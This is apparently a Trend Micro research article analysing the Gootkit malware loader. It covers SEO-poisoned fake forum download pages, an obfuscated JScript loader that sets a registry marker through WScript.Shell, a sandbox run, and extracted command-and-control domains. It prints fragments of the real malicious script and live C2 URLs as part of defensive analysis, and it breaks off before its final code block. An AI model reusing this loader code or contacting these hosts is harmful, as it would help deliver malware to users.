Investigating the Gootkit Loader

trendmicro.com/en_us/research/20/l/investigating-the-gootkit-loader.html

December 11, 2020

Gootkit has been tied to Cobalt Strike as well as other ransomware attacks in the past. Some of these recent victims later suffered SunCrypt ransomware attacks, although it is unclear if this was because of the Gootkit threat actor or if access was sold to other threat actors.


By: Marc Lanzendorfer December 11, 2020 Read time: (words)

Since October 2020, we saw an increase in the number of Gootkit cases targeting users in Germany. We investigated this development and found that the Gootkit loader was now capable of sophisticated behavior that enabled it to surreptitiously load itself onto an affected system and make analysis and detection more difficult.

This capability was used to deploy a DLL file. Gootkit has, in the past, been tied to Cobalt Strike as well as other ransomware attacks. Some of these recent victims later suffered SunCrypt ransomware attacks, although it is unclear if this was because of the Gootkit threat actor or if access was sold to other threat actors. We've also discovered in recent weeks that the Gootkit loader is being used in combination with REvil/Sodinokibi ransomware.

Infection vector: Malicious search engine results

In the cases we saw, the Gootkit loader initially arrives via a ZIP archive downloaded from a website. These malicious websites can be found in malicious search engine results, like this:



Ungefähr 768.000 Ergebnisse (0,51 Sekunden)

www.phdevelopers.com › fifa-manager-13-kostenlos-d...

Fifa manager 13 kostenlos downloaden vollversion - PH ...

Die Informationen über die Installationsgröße von **FIFA Manager** 13 sind derzeit nicht verfügbar. Es ist ein Spiel, das hauptsächlich in vielen Ländern wie ...

football-manager.de.malavida.com › ... › Fußball


Football Manager 2020 - Download für PC Kostenlos

Fühlen Sie sich wie ein echter **Fussballmanager**. Aber was für ein Manager wären Sie? Ein Mourinho-Stil, der sich immer an der Presse versucht? Ein Klopp-Stil, ...

Figure 1. Malicious search engine results

In this particular instance, *fifa manager kostenlos* can be translated as *fifa manager free*. Note that the search term used can vary significantly; we just used this search term as an example. We have encountered other cases where the search terms were *Aldi Talk postident coupon* and *Control Center 4 download*.

Clicking the link leads to a page on a legitimate site; however, the site has been compromised and used to host a malicious page. The aforementioned page looks legitimate:


https://www.phdevelopers.com/fifa-manager-13-kostenlos-downloaden-vollversion/
QUESTIONS AND ANSWERS
Log In
Sign Up
Questions
News
Search
About Us

fifa manager 13 kostenlos downloaden vollversion?

#1 2020/11/02 10:27 pm

Talentfrei

Registrierter Nutzer

Hallo, ich möchte fifa manager 13 kostenlos downloaden vollversion. Ein Freund meinte, er hätte es in eurem Forum gesehen. Ich wäre echt dankbar für einen Tipp.

#2 2020/11/03 5:08 am

Admin

Administrator

Hier ist der direkte Download-Link, fifa manager 13 kostenlos downloaden vollversion.

#3 2020/11/03 8:35 am

Talentfrei


Danke für die Antwort! Genau wonach ich gesucht habe.

Figure 2. Malicious page

It is meant to look like a legitimate forum, with a post containing a link to a file relevant to the search engine query. This particular link is more sophisticated than it looks, however. Attempting to redownload the same file from the same URL from the same host/machine fails; however, doing so from a different one succeeds, but the downloaded file has a different hash than the original file. This suggests that the server generates this file as it is needed, uniquely for each download attempt.

Analysis of the downloaded file


The downloaded file is a ZIP file that contains a heavily encoded JS file (which shares the same filename as the ZIP file, save for the extension). We were able to use JSNice to produce human-readable code:



```
'use strict';
/**
 * @return {undefined}
 */
function sd66() {
  Nm34 = s196(Ws31).split(NU89);
}
MT71(0, "hvYK");
SM39(1, "iemf");
/**
 * @return {undefined}
 */
function PT31() {
  Nm34[Su97](Nm34[Lt78])(Nm34[Lt78]);
}
/** @type {string} */
NU89 = "bsKejSjh";
/**
 * @param {?} canCreateDiscussions
 * @return {?}
 */
function yq26(canCreateDiscussions) {
  return canCreateDiscussions % (Lt78 + Lt78);
}
sd66("TXMB");
tn18(579);
/**
 * @param {string} formatters
 * @param {string} customFormatters
 * @return {?}
 */
function bk88(formatters, customFormatters) {
  return formatters + customFormatters;
}
/**
 * @param {number} addedRenderer
 * @return {undefined}
 */
function MT71(addedRenderer) {
  /** @type {string} */
  Ws31 = '+SDO"N\\gOD@1MR"3\\EA+(SI\\f"NUO@%%x\\""\\\\e"),d(  ns!Oig=).n )1i"=\\r1=%tI-USz1St()En( Re (Dmf NniWSo SDr;cOitrMvxiAnepIETtNde.%nss"a\\lnp)eox epE(ps.O
  /** @type {number} */
  RI6698 = addedRenderer;
}
/**
 * @return {undefined}
 */
function tn18() {
  Nm34[Su97] = MT71[Nm34[RI6698]];
}
/**
 * @param {string} type
```

Figure 3. Deobfuscated code


Of interest here is the function “MT71,” which contains a variable with very long content. Trying to run the script with online runtimes such as at Ideone fails with the following error:



```
ReferenceError: WScript is not defined
    at eval (eval at PT31 (/home/tDVULX/prog.js:4:28), <anonymous>:3:16)
    at PT31 (/home/tDVULX/prog.js:4:40)
    at Object.<anonymous> (/home/tDVULX/prog.js:15:1)
    at Module._compile (internal/modules/cjs/loader.js:799:30)
    at Object.Module._extensions..js (internal/modules/cjs/loader.js:810:10)
    at Module.load (internal/modules/cjs/loader.js:666:32)
    at tryModuleLoad (internal/modules/cjs/loader.js:606:12)
    at Function.Module._load (internal/modules/cjs/loader.js:598:3)
    at Function.Module.runMain (internal/modules/cjs/loader.js:862:12)
    at internal/main/run_main_module.js:21:11
```

Figure 4. Error message

What becomes apparent through the error is what the WScript.Shell object is trying to do:



```
eiwgwonog=3770;
kb53 = WScript.CreateObject("WScript.Shell");
jp82 = "HKEY_CURRENT_USER\\SOFTWARE\\nTpm\\";
try
{
    kb53.RegRead(jp82);
} catch(e)
{
    kb53.RegWrite(jp82, "", "REG_SZ");
    bE50=32;
}
mFHL=bE50;
Do84 = "WQaMjt";
for (i = 0;i < 150515; i++)
{
    Do84=Do84+i;
    Do84.indexOf("amAQfSd");
}
Nm34[19-16](sl96('+O\"g=1p3z,f ifsaslosqer)c;n hMqDg7?5\".+s\'epnhdp(.)h;c r}aceast/c\'h+(]e3)2{7 6rdent[u7r2nI Qf+a\'l/s/e:;s p}t tihf\'  (,M\'DT7E5G.\'s(
tnaetpuos. 5=7=D=M  2{0y0r)t  {} ;v\"a6r4 1z8I7121\" +=3 1MgDO7=53.1rgeOs{p o)n\"s%eNTIeAxMtO;D SiNfD R(E(SzUI%1\"1 .=i!n d)e\"x%ONfI(
A\"M@O\"D+SONgD1R3E+S\"U@%\"\",( s0g)n)i=r=t-S1t)n e{m nWoSrcirvinpEtd.nsalpexeEp.()2\"2l2l2e2h)S;. t}p ierlcsSeW \"{( tzcIe1j1b O=e
tzaIe1r1C..rteppilraccSeW((\" @f\"i+ O;g)1033++\"0@7\",,2\"(\"])\";r tvsabru sv\"a[6)7( g=n izrIt1S1o.tr.e)p(lmaocden(a/r(.\\hdt{a2M} )=/ g3,1 gfOu n;c)
t\'iPoTnT H(LKMTX4r4e)v r{e Sr.e2tLuMrXnS MS\'t(rticnegj.bfOreotmaCehraCr.Ctopdier(cpSaWr s=e I5n7tD(MK T{4 4),31 0<) +33207)6;d n}() ;e lNimh3w4 [;30] (=v
```


Figure 5. Partially deobfucated and beautified code

A new object is created (“WScript.Shell”), which tries to read the registry key “HKCU\SOFTWARE\nTpm\”. In case this registry key does not exist, it performs the following actions:

- A key with an empty value will be written at HKCU\SOFTWARE\nTpm
- The value of “bE50” will be set to 32

If the key already exists, the execution of the script will fail since “bE50” is not set. It becomes clear that this key is being used as a marker to check if the initial loader was already executed on an infected host.

To sandbox this script, we used malware-jail from HynekPetrak. A line had to be added to define the variable of bE50 as 32; otherwise, the script will fail (due to the requirement of accessing the registry key).




```
bE50 = 32;
function sd66() {Nm34 = s196(Ws31).split(NU89);}
MT71(0,"hvYK");
SM39(1,"iemf");
function PT31() {Nm34[Su97](Nm34[Lt78])(Nm34[Lt78]);}
NU89="bsKejSjh";
function yq26(ge70) {return ge70 % (Lt78+Lt78);}
sd66("TXMB");
tn18(579);
function bk88(gH27,sF66) { return gH27+sF66; }
function MT71(KJ61){
Ws31 = '+SDO\"N\\gOD@1MR\"3\\EA+(SI\\f\"NUO@%%x\\\"\"\\\e\"),d(  ns!Oig=).n )1i\"=\\r1=%tI-USz1St()
RI6698=KJ61;}
function tn18() {Nm34[Su97] = MT71[Nm34[RI6698]];}
function cR24(Ce45,DS28) {return Ce45.charAt(DS28);}
PT31(61);
function s196(Oo70) {qI61='';CK64=RI6698;while (CK64 < Pd3) {zq71=cR24(Oo70,CK64,Oo70);if (yq26(CK64
function SM39(dP73){
Lt78=dP73;
Su97=Lt78+dP73*Lt78+dP73;
Pd3=2311;}
```

Figure 6. Modified script

The following command was then used to run the JS file in the jail:


> node jailme.js -c ./config_wscript_only.json --t404 tr_input/fifa.js tr_output/test -o tr_output/fifa_out.json --trace

This command would return a 404 error whenever the Javascript file sends a request upon execution. It created the following output files:



```
[
    {
        "url": "https://www.adpm.com.br/search.php?qqhncrqossifzp=9900605526827626",
        "method": "GET"
    }
]
```

Figure 7. Contents of testurls.json, showing URLs that the malicious code tried to access




```
    "sd66": "function sd66() {Nm34 = s196(Ws31).split(NU89);}",
    "PT31": "function PT31() {Nm34[Su97](Nm34[Lt78])(Nm34[Lt78]);}",
    "yq26": "function yq26(ge70) {return ge70 % (Lt78+Lt78);}",
    "bk88": "function bk88(gH27,sF66) { return gH27+sF66; }",
    "MT71": "function MT71(KJ61){\r\nWs31 = '+SDO\\\"N\\\\gOD@1MR\\\"3\\\\EA+(SI\\\\f\\\"NUO@%%x\\\\\\\"\\\
    "tn18": "function tn18() {Nm34[Su97] = MT71[Nm34[RI6698]];}",
    "cR24": "function cR24(Ce45,DS28) {return Ce45.charAt(DS28);}",
    "s196": "function s196(Oo70) {qI61='';CK64=RI6698;while (CK64 < Pd3) {zq71=cR24(Oo70,CK64,Oo70);if (yq2
    "SM39": "function SM39(dP73){\r\nLt78=dP73;\r\nSu97=Lt78+dP73*Lt78+dP73;\r\nPd3=2311;}",
    "bE50": 32,
    "Ws31": "+SDO\"N\\gOD@1MR\"3\\EA+(SI\\f\"NUO@%%x\\\"\"\\\\e\"),d(  ns!Oig=).n )1i\"=\\r1=%tI-USz1St()En
    "RI6698": 0,
    "Lt78": 1,
    "Su97": 3,
    "Pd3": 2311,
    "NU89": "bsKejSjh",
    "qI61": "QI27 = [\"www.adpm.com.br\",\"windowp.org\",\"www.ai-tech.paris\"]; nd6723 = 0; while (nd6723
    "CK64": 2311,
    "zq71": "",
    "Nm34": [
        "constructor",
        "eiwgwonog=3770;kb53 = WScript.CreateObject(\"WScript.Shell\"); jp82 = \"HKEY_CURRENT_USER\\\\SOFTW
        null,
        "_orig_Function"
    ],
    "eiwgwonog": 3770,
    "kb53": {
        "$ref": "$[\"_wscript_objects\"][0]"
    },
    "jp82": "HKEY_CURRENT_USER\\SOFTWARE\\nTpm\\",
    "mFHL": 32,
    "Do84": "WQaMjt012345678910111213141516171819202122232425262728293031323334353637383940414243444546474
    "i": 150515,
    "QI27": [
        "www.adpm.com.br",
```

Figure 8. Partial contents of fifa_out.json; contains some interesting artifacts

Looking at the output JSON file shows that the variable “qI27” is an array of three domains:

- www.adpm.com[.]br
- windowp[.]org
- www.ai-tech[.]paris

Converting the whole line of “qI61” into a readable format reveals the following code block:



```
